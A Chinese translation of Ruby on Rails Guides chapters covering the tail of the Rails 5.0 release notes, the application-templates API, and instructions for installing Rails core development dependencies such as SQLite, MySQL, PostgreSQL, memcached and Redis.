- 修改事务回调，不再抑制错误。在此之前，事务回调抛出的错误会做特殊处理，输出到日志中，除非设定了 `raise_in_transactional_callbacks = true` 选项（最近弃用了）。现在，这些错误不再做特殊处理，而是直接冒泡，与其他回调的行为保持一致。（[提交](#)）

41.8 Active Model

变化详情参见 [Changelog](#)。

41.8.1 删除

- 删除弃用的 `ActiveModel::Dirty#reset_#{attribute}` 和 `ActiveModel::Dirty#reset_changes`。（[拉取请求](#)）
- 删除 XML 序列化，提取到 `activemodel-serializers-xml` gem 中。（[拉取请求](#)）
- 删除 `ActionController::ModelNaming` 模块。（[拉取请求](#)）

41.8.2 弃用

- 弃用通过返回 `false` 停止 Active Model 和 `ActiveModel::Validations` 回调链的方式。推荐的方式是 `throw(:abort)`。（[拉取请求](#)）
- 弃用行为不一致的 `ActiveModel::Errors#get`、`ActiveModel::Errors#set` 和 `ActiveModel::Errors#[]`= 方法。（[拉取请求](#)）
- 弃用 `validates_length_of` 的 `:tokenizer` 选项，换成普通的 Ruby。（[拉取请求](#)）
- 弃用 `ActiveModel::Errors#add_on_empty` 和 `ActiveModel::Errors#add_on_blank`，而且没有替代方法。（[拉取请求](#)）

41.8.3 重要变化

- 添加 `ActiveModel::Errors#details`，判断哪个验证失败。（[拉取请求](#)）
- 把 `ActiveRecord::AttributeAssignment` 提取为 `ActiveModel::AttributeAssignment`，以便把任意对象作为引入的模块使用。（[拉取请求](#)）
- 添加 `ActiveModel::Dirty#[attr_name]_previously_changed?` 和 `ActiveModel::Dirty#[attr_name]_previous_change`，更好地访问保存模型后有变的记录。（[拉取请求](#)）
- 让 `valid?` 和 `invalid?` 一次验证多个上下文。（[拉取请求](#)）
- 让 `validates_acceptance_of` 除了 `1` 之外接受 `true` 为默认值。（[拉取请求](#)）

41.9 Active Job

变化详情参见 [Changelog](#)。

41.9.1 重要变化

- `ActiveJob::Base.deserialize` 委托给作业类，以便序列化作业时依附任意元数据，并在执行时读取。（[拉取请求](#)）
- 允许在单个作业中配置队列适配器，防止相互影响。（[拉取请求](#)）

- 生成的作业现在默认继承自 `app/jobs/application_job.rb`。 ([拉取请求](#))
- 允许 `DelayedJob`、`Sidekiq`、`qu`、`que` 和 `queue_classic` 把作业 ID 报给 `ActiveJob::Base`，通过 `provider_job_id` 获取。 ([拉取请求](#), [拉取请求](#), [提交](#))
- 实现一个简单的 `AsyncJob` 处理程序和相关的 `AsyncAdapter`，把作业队列放入一个 `concurrent-ruby` 线程池。 ([拉取请求](#))
- 把默认的适配器由 `inline` 改为 `async`。这是更好的默认值，因为测试不会错误地依赖同步行为。 ([提交](#))

41.10 Active Support

变化详情参见 [Changelog](#)。

41.10.1 删 除

- 删除弃用的 `ActiveSupport::JSON::Encoding::CircularReferenceError`。 ([提交](#))
- 删除弃用的 `ActiveSupport::JSON::Encoding.encode_big_decimal_as_string=` 和 `ActiveSupport::JSON::Encoding.encode_big_decimal_as_string` 方法。 ([提交](#))
- 删除弃用的 `ActiveSupport::SafeBuffer#prepend`。 ([提交](#))
- 删除 `Kernel` 中弃用的方法：`silence_stderr`、`silence_stream`、`capture` 和 `quietly`。 ([提交](#))
- 删除弃用的 `active_support/core_ext/big_decimal/yaml_conversions` 文件。 ([提交](#))
- 删除弃用的 `ActiveSupport::Cache::Store.instrument` 和 `ActiveSupport::Cache::Store.instrument=` 方法。 ([提交](#))
- 删除弃用的 `Class#superclass_delegating_accessor`，换用 `Class#class_attribute`。 ([拉取请求](#))
- 删除弃用的 `ThreadSafe::Cache`，换用 `Concurrent::Map`。 ([拉取请求](#))
- 删除 `Object#itself`，因为 Ruby 2.2 自带了。 ([拉取请求](#))

41.10.2 弃 用

- 弃用 `MissingSourceFile`，换用 `LoadError`。 ([提交](#))
- 弃用 `alias_method_chain`，换用 Ruby 2.0 引入的 `Module#prepend`。 ([拉取请求](#))
- 弃用 `ActiveSupport::Concurrency::Latch`，换用 `concurrent-ruby` 中的 `Concurrent::CountDownLatch`。 ([拉取请求](#))
- 弃用 `number_to_human_size` 的 `:prefix` 选项，而且没有替代选项。 ([拉取请求](#))
- 弃用 `Module#qualified_const_`，换用内置的 `Module#const_` 方法。 ([拉取请求](#))
- 弃用通过字符串定义回调。 ([拉取请求](#))
- 弃用 `ActiveSupport::Cache::Store#namespaced_key`、`ActiveSupport::Cache::MemCachedStore#escape_key` 和 `ActiveSupport::Cache::FileStore#key_file_path`，换用 `normalize_key`。 ([拉取请求](#), [提交](#))
- 弃用 `ActiveSupport::Cache::LocaleCache#set_cache_value`，换用 `write_cache_value`。 ([拉取请求](#))
- 弃用 `assert_nothing_raised` 的参数。 ([拉取请求](#))
- 弃用 `Module.local_constants`，换用 `Module.constants(false)`。 ([拉取请求](#))

41.10.3 重要变化

- 为 `ActiveSupport::MessageVerifier` 添加 `#verified` 和 `#valid_message?` 方法。 ([拉取请求](#))
- 改变回调链停止的方式。现在停止回调链的推荐方式是明确使用 `throw(:abort)`。 ([拉取请求](#))
- 新增配置选项 `config.active_support.halt_callback_chains_on_return_false`, 指定是否允许在前置回调中停止 ActiveRecord、ActiveModel 和 ActiveModel::Validations 回调链。 ([拉取请求](#))
- 把默认的测试顺序由 `:sorted` 改为 `:random`。 ([提交](#))
- 为 `Date`、`Time` 和 `DateTime` 添加 `#on_weekend?`、`#on_weekday?`、`#next_weekday` 及 `#prev_weekday` 方法。 ([拉取请求](#), [拉取请求](#))
- 为 `Date`、`Time` 和 `DateTime` 的 `#next_week` 和 `#prev_week` 方法添加 `same_time` 选项。 ([拉取请求](#))
- 为 `Date`、`Time` 和 `DateTime` 添加 `#yesterday` 和 `#tomorrow` 对应的 `#prev_day` 和 `#next_day` 方法。
- 添加 `SecureRandom.base58`, 生成 base58 字符串。 ([提交](#))
- 为 `ActiveSupport::TestCase` 添加 `file_fixture`。这样更便于在测试用例中访问示例文件。 ([拉取请求](#))
- 为 `Enumerable` 和 `Array` 添加 `#without`, 返回一个可枚举对象副本, 但是不含指定的元素。 ([拉取请求](#))
- 添加 `ActiveSupport::ArrayInquirer` 和 `Array#inquiry`。 ([拉取请求](#))
- 添加 `ActiveSupport::TimeZone#strftime`, 使用指定的时区解析时间。 ([提交](#))
- 受 `Integer#zero?` 启发, 添加 `Integer#positive?` 和 `Integer#negative?`。 ([提交](#))
- 为 `ActiveSupport::OrderedOptions` 中的读值方法添加炸弹版本, 如果没有值, 抛出 `KeyError`。 ([拉取请求](#))
- 添加 `Time.days_in_year`, 返回指定年份中的日数, 如果没有参数, 返回当前年份。 ([提交](#))
- 添加一个文件事件监视程序, 异步监测应用源码、路由、本地化文件等的变化。 ([拉取请求](#))
- 添加 `thread_m/cattr_accessor/reader/writer` 方法, 声明存活在各个线程中的类和模块变量。 ([拉取请求](#))
- 添加 `Array#second_to_last` 和 `Array#third_to_last` 方法。 ([拉取请求](#))
- 发布 `ActiveSupport::Executor` 和 `ActiveSupport::Reloader` API, 允许组件和库管理并参与应用代码的执行以及应用重新加载过程。 ([拉取请求](#))
- `ActiveSupport::Duration` 现在支持使用和解析 ISO8601 格式。 ([拉取请求](#))
- 启用 `parse_json_times` 后, `ActiveSupport::JSON.decode` 支持解析 ISO8601 本地时间。 ([拉取请求](#))
- `ActiveSupport::JSON.decode` 现在解析日期字符串后返回 `Date` 对象。 ([拉取请求](#))
- 让 `TaggedLogging` 支持多次实例化日志记录器, 避免共享标签。 ([拉取请求](#))

41.11 荣誉榜

得益于[众多贡献者](#), Rails 才能变得这么稳定和强健。向他们致敬!

注意

英语原文还有 `Rails 4.2`、`4.1`、`4.0` 等版本的发布记, 由于版本旧, 不再翻译, 敬请谅解。——译者注

第十部分 补遗



第 42 章 Rails 应用模板

应用模板是包含 DSL 的 Ruby 文件，作用是为新建的或现有的 Rails 项目添加 gem 和初始化脚本等。

读完本文后，您将学到：

- 如何使用模板生成和定制 Rails 应用；
- 如何使用 Rails Templates API 编写可复用的应用模板。

42.1 用法

若想使用模板，调用 Rails 生成器时把模板的位置传给 `-m` 选项。模板的位置可以是文件路径，也可以是 URL。

```
$ rails new blog -m ~/template.rb
$ rails new blog -m http://example.com/template.rb
```

可以使用 `app:template` 任务在现有的 Rails 应用中使用模板。模板的位置要通过 `LOCATION` 环境变量指定。同样，模板的位置可以是文件路径，也可以是 URL。

```
$ bin/rails app:template LOCATION=~/template.rb
$ bin/rails app:template LOCATION=http://example.com/template.rb
```

42.2 Templates API

Rails Templates API 易于理解。下面是一个典型的 Rails 模板：

```
# template.rb
generate(:scaffold, "person name:string")
route "root to: 'people#index'"
rails_command("db:migrate")

after_bundle do
  git :init
  git add: "."
  git commit: %Q{ -m 'Initial commit' }
end
```

下面各小节简介这个 API 提供的主要方法。

42.2.1 gem(*args)

在生成的应用的 `Gemfile` 中添加指定的 `gem` 条目。

例如，如果应用依赖 `bj` 和 `nokogiri`:

```
gem "bj"
gem "nokogiri"
```

请注意，这么做不会为你安装 `gem`，你要执行 `bundle install` 命令安装。

```
$ bundle install
```

42.2.2 gem_group(*names, &block)

把指定的 `gem` 条目放在一个分组中。

例如，如果只想在 `development` 和 `test` 组中加载 `rspec-rails`:

```
gem_group :development, :test do
  gem "rspec-rails"
end
```

42.2.3 add_source(source, options={}, &block)

在生成的应用的 `Gemfile` 中添加指定的源。

例如，如果想安装 "`http://code.whytheluckystiff.net`" 源中的 `gem`:

```
add_source "http://code.whytheluckystiff.net"
```

如果提供块，块中的 `gem` 条目放在指定的源分组里:

```
add_source "http://gems.github.com/" do
  gem "rspec-rails"
end
```

42.2.4 environment/application(data=nil, options={}, &block)

在 `config/application.rb` 文件中的 `Application` 类里添加一行代码。

如果指定了 `options[:env]`，代码添加到 `config/environments` 目录中对应的文件中。

```
environment 'config.action_mailer.default_url_options = {host:
"http://yourwebsite.example.com"}', env: 'production'
```

`data` 参数的位置可以使用块。

42.2.5 vendor/lib/file/initializer(filename, data = nil, &block)

在生成的应用的 `config/initializers` 目录中添加一个初始化脚本。

假设你想使用 `Object#not_nil?` 和 `Object#not_blank?` 方法：

```
initializer 'bloatlol.rb', <<-CODE
  class Object
    def not_nil?
      !nil?
    end

    def not_blank?
      !blank?
    end
  end
CODE
```

类似地，`lib()` 方法在 `lib/ directory` 目录中创建一个文件，`vendor()` 方法在 `vendor/` 目录中创建一个文件。

此外还有个 `file()` 方法，它的参数是一个相对于 `Rails.root` 的路径，用于创建所需的目录和文件：

```
file 'app/components/foo.rb', <<-CODE
  class Foo
  end
CODE
```

上述代码会创建 `app/components` 目录，然后在里面创建 `foo.rb` 文件。

42.2.6 `rakefile(filename, data = nil, &block)`

在 `lib/tasks` 目录中创建一个 Rake 文件，写入指定的任务：

```
rakefile("bootstrap.rake") do
<<-TASK
  namespace :boot do
    task :strap do
      puts "i like boots!"
    end
  end
TASK
end
```

上述代码会创建 `lib/tasks/bootstrap.rake` 文件，写入 `boot:strap` rake 任务。

42.2.7 `generate(what, *args)`

运行指定的 Rails 生成器，并传入指定的参数。

```
generate(:scaffold, "person", "name:string", "address:text", "age:number")
```

42.2.8 `run(command)`

运行任意命令。作用类似于反引号。假如你想删除 `README.rdoc` 文件：

```
run "rm README.rdoc"
```

42.2.9 rails_command(command, options = {})

在 Rails 应用中运行指定的任务。假如你想迁移数据库：

```
rails_command "db:migrate"
```

还可以在不同的 Rails 环境中运行任务：

```
rails_command "db:migrate", env: 'production'
```

还能以超级用户的身份运行任务：

```
rails_command "log:clear", sudo: true
```

42.2.10 route(routing_code)

在 config/routes.rb 文件中添加一条路由规则。在前面几节中，我们使用脚手架生成了 Person 资源，还删除了 README.rdoc 文件。现在，把 PeopleController#index 设为应用的首页：

```
route "root to: 'person#index'"
```

42.2.11 inside(dir)

在指定的目录中执行命令。假如你有一份最新版 Rails，想通过符号链接指向 rails 命令，可以这么做：

```
inside('vendor') do
  run "ln -s ~/commit-rails/rails rails"
end
```

42.2.12 ask(question)

ask() 方法获取用户的反馈，供模板使用。假如你想让用户为新添加的库起个响亮的名称：

```
lib_name = ask("What do you want to call the shiny library ?")
lib_name << ".rb" unless lib_name.index(".rb")

lib lib_name, <<-CODE
  class Shiny
  end
CODE
```

42.2.13 yes?(question) 或 no?(question)

这两个方法用于询问用户问题，然后根据用户的回答决定流程。假如你想在用户同意时才冰封 Rails：

```
rails_command("rails:freeze:gems") if yes?("Freeze rails gems?")
# no?(question) 的作用正好相反
```

42.2.14 git(:command)

在 Rails 模板中可以运行任意 Git 命令：

```
git :init
```

```
git add: "."
git commit: "-a -m 'Initial commit'"
```

42.2.15 after_bundle(&block)

注册一个回调，在安装好 gem 并生成 binstubs 之后执行。可以用来把生成的文件纳入版本控制：

```
after_bundle do
  git :init
  git add: '.'
  git commit: "-a -m 'Initial commit'"
end
```

即便传入 `--skip-bundle` 和（或）`--skip-spring` 选项，也会执行这个回调。

42.3 高级用法

应用模板在 `Rails::Generators::AppGenerator` 实例的上下文中运行，用到了 `Thor` 提供的 `apply` 方法。因此，你可以扩展或修改这个实例，满足自己的需求。

例如，覆盖指定模板位置的 `source_paths` 方法。现在，`copy_file` 等方法能接受相对于模板位置的相对路径。

```
def source_paths
  [File.expand_path(File.dirname(__FILE__))]
end
```


第 43 章 安装开发依赖

本文说明如何搭建 Ruby on Rails 核心开发环境。

读完本文后，您将学到：

- 如何设置你的设备供 Rails 开发；
- 如何运行 Rails 测试组件中特定的单元测试组；
- Rails 测试组件中的 Active Record 部分是如何运作的。

43.1 简单方式

搭建开发环境最简单、也是推荐的方式是使用 [Rails 开发虚拟机](#)。

43.2 笨拙方式

如果你不便使用 Rails 开发虚拟机，参见下述说明。这些步骤说明如何自己动手搭建开发环境，供 Ruby on Rails 核心开发使用。

43.2.1 安装 Git

Ruby on Rails 使用 Git 做源码控制。Git 的安装说明参见[官网](#)。网上有很多学习 Git 的资源：

- [Try Git](#) 是个交互式课程，教你基本用法。
- [官方文档](#)十分全面，也有一些 Git 基本用法的视频。
- [Everyday Git](#) 教你一些技能，足够日常使用。
- [GitHub 帮助页面](#)中有很多 Git 资源的链接。
- [Pro Git](#) 是一本讲解 Git 的书，基于知识共享许可证发布。

43.2.2 克隆 Ruby on Rails 仓库

进入你想保存 Ruby on Rails 源码的文件夹，然后执行（会创建 `rails` 子目录）：

```
$ git clone git://github.com/rails/rails.git
```

```
$ cd rails
```

43.2.3 准备工作和运行测试

提交的代码必须通过测试组件。不管你是编写新的补丁，还是评估别人的代码，都要运行测试。

首先，安装 `sqlite3` gem 所需的 SQLite3 及其开发文件。macOS 用户这么做：

```
$ brew install sqlite3
```

Ubuntu 用户这么做：

```
$ sudo apt-get install sqlite3 libsqlite3-dev
```

Fedora 或 CentOS 用户这么做：

```
$ sudo yum install sqlite3 sqlite3-devel
```

Arch Linux 用户要这么做：

```
$ sudo pacman -S sqlite
```

FreeBSD 用户这么做：

```
# pkg install sqlite3
```

或者编译 `databases/sqlite3` port。

然后安装最新版 [Bundler](#)：

```
$ gem install bundler  
$ gem update bundler
```

再执行：

```
$ bundle install --without db
```

这个命令会安装除了 MySQL 和 PostgreSQL 的 Ruby 驱动之外的所有依赖。稍后再安装那两个驱动。

注意

如果想运行使用 memcached 的测试，要安装并运行 memcached。

在 macOS 中可以使用 [Homebrew](#) 安装 memcached：

```
$ brew install memcached
```

在 Ubuntu 中可以使用 apt-get 安装 memcached：

```
$ sudo apt-get install memcached
```

在 Fedora 或 CentOS 中这么做：

```
$ sudo yum install memcached
```

在 Arch Linux 中这么做：

```
$ sudo pacman -S memcached
```

在 FreeBSD 中这么做：

```
# pkg install memcached
```

或者编译 databases/memcached port。

安装好依赖之后，可以执行下述命令运行测试组件：

```
$ bundle exec rake test
```

还可以运行某个组件（如 Action Pack）的测试，方法是进入组件所在的目录，然后执行相同的命令：

```
$ cd actionpack  
$ bundle exec rake test
```

如果想运行某个目录中的测试，使用 TEST_DIR 环境变量指定。例如，下述命令只运行 railties/test/generators 目录中的测试：

```
$ cd railties  
$ TEST_DIR=generators bundle exec rake test
```

可以像下面这样运行某个文件中的测试：

```
$ cd actionpack  
$ bundle exec ruby -Itest test/template/form_helper_test.rb
```

还可以运行某个文件中的某个测试：

```
$ cd actionpack  
$ bundle exec ruby -Itest path/to/test.rb -n test_name
```

43.2.4 为 Railties 做准备

有些 Railties 测试依赖 JavaScript 运行时环境，因此要安装 [Node.js](#)。

43.2.5 为 Active Record 做准备

Active Record 的测试组件运行三次：一次针对 SQLite3，一次针对 MySQL，还有一次针对 PostgreSQL。下面说明如何为这三种数据库搭建环境。

提醒

编写 Active Record 代码时，必须确保测试至少能在 MySQL、PostgreSQL 和 SQLite3 中通过。如果只使用 MySQL 测试，虽然测试能通过，但是不同适配器之间的差异没有考虑到。

43.2.5.1 数据库配置

Active Record 测试组件需要一个配置文件：`activerecord/test/config.yml`。`activerecord/test/config.example.yml` 文件中有些示例。你可以复制里面的内容，然后根据你的环境修改。

43.2.5.2 MySQL 和 PostgreSQL

为了运行针对 MySQL 和 PostgreSQL 的测试组件，要安装相应的 gem。首先安装服务器、客户端库和开发文件。

在 macOS 中可以这么做：

```
$ brew install mysql  
$ brew install postgresql
```

然后按照 Homebrew 给出的说明做。

在 Ubuntu 中只需这么做：

```
$ sudo apt-get install mysql-server libmysqlclient-dev  
$ sudo apt-get install postgresql postgresql-client postgresql-contrib libpq-dev
```

在 Fedora 或 CentOS 中只需这么做：

```
$ sudo yum install mysql-server mysql-devel  
$ sudo yum install postgresql-server postgresql-devel
```

MySQL 不再支持 Arch Linux，因此你要使用 MariaDB（参见[这个声明](#)）：

```
$ sudo pacman -S mariadb libmariadbclient mariadb-clients  
$ sudo pacman -S postgresql postgresql-libs
```

FreeBSD 用户要这么做：

```
# pkg install mysql56-client mysql56-server  
# pkg install postgresql94-client postgresql94-server
```

或者通过 port 安装（在 `databases` 文件夹中）。在安装 MySQL 的过程中如何遇到问题，请查阅 [MySQL 文档](#)。

安装好之后，执行下述命令：

```
$ rm .bundle/config  
$ bundle install
```

首先，我们要删除 `.bundle/config` 文件，因为 Bundler 记得那个文件中的配置。我们前面配置了，不安装“db”分组（此外也可以修改那个文件）。

为了使用 MySQL 运行测试组件，我们要创建一个名为 `rails` 的用户，并且赋予它操作测试数据库的权限：

```
$ mysql -uroot -p

mysql> CREATE USER 'rails'@'localhost';
mysql> GRANT ALL PRIVILEGES ON activerecord_unittest.* 
    to 'rails'@'localhost';
mysql> GRANT ALL PRIVILEGES ON activerecord_unittest2.* 
    to 'rails'@'localhost';
mysql> GRANT ALL PRIVILEGES ON nonexistent_activerecord_unittest.* 
    to 'rails'@'localhost';
```

然后创建测试数据库：

```
$ cd activerecord
$ bundle exec rake db:mysql:build
```

PostgreSQL 的身份验证方式有所不同。为了使用开发账户搭建开发环境，在 Linux 或 BSD 中要这么做：

```
$ sudo -u postgres createuser --superuser $USER
```

在 macOS 中这么做：

```
$ createuser --superuser $USER
```

然后，执行下述命令创建测试数据库：

```
$ cd activerecord
$ bundle exec rake db:postgresql:build
```

可以执行下述命令创建 PostgreSQL 和 MySQL 的测试数据库：

```
$ cd activerecord
$ bundle exec rake db:create
```

可以使用下述命令清理数据库：

```
$ cd activerecord
$ bundle exec rake db:drop
```

注意

使用 `rake` 任务创建测试数据库能保障数据库使用正确的字符集和排序规则。

注意

在 PostgreSQL 9.1.x 及早期版本中激活 HStore 扩展会看到这个提醒（或本地化的提醒）：“WARNING: => is deprecated as an operator”。

如果使用其他数据库，默认的连接信息参见 `activerecord/test/config.yml` 或 `activerecord/test/config.example.yml` 文件。如果有必要，可以在你的设备中编辑 `activerecord/test/config.yml` 文件，提供不

同的凭据。不过显然，不应该把这种改动推送回 Rails 仓库。

43.2.6 为 Action Cable 做准备

Action Cable 默认使用 Redis 作为订阅适配器（[详情](#)），因此为了运行 Action Cable 的测试，要安装并运行 Redis。

43.2.6.1 从源码安装 Redis

Redis 的文档不建议通过包管理器安装，因为那里的包往往是过时的。[Redis 的文档](#)详细说明了如何从源码安装，以及如何运行 Redis 服务器。

43.2.6.2 使用包管理器安装

在 macOS 中可以执行下述命令：

```
$ brew install redis
```

然后按照 Homebrew 给出的说明做。

在 Ubuntu 中只需运行：

```
$ sudo apt-get install redis-server
```

在 Fedora 或 CentOS（要启用 EPEL）中运行：

```
$ sudo yum install redis
```

如果使用 Arch Linux，运行：

```
$ sudo pacman -S redis  
$ sudo systemctl start redis
```

FreeBSD 用户要运行下述命令：

```
# portmaster databases/redis
```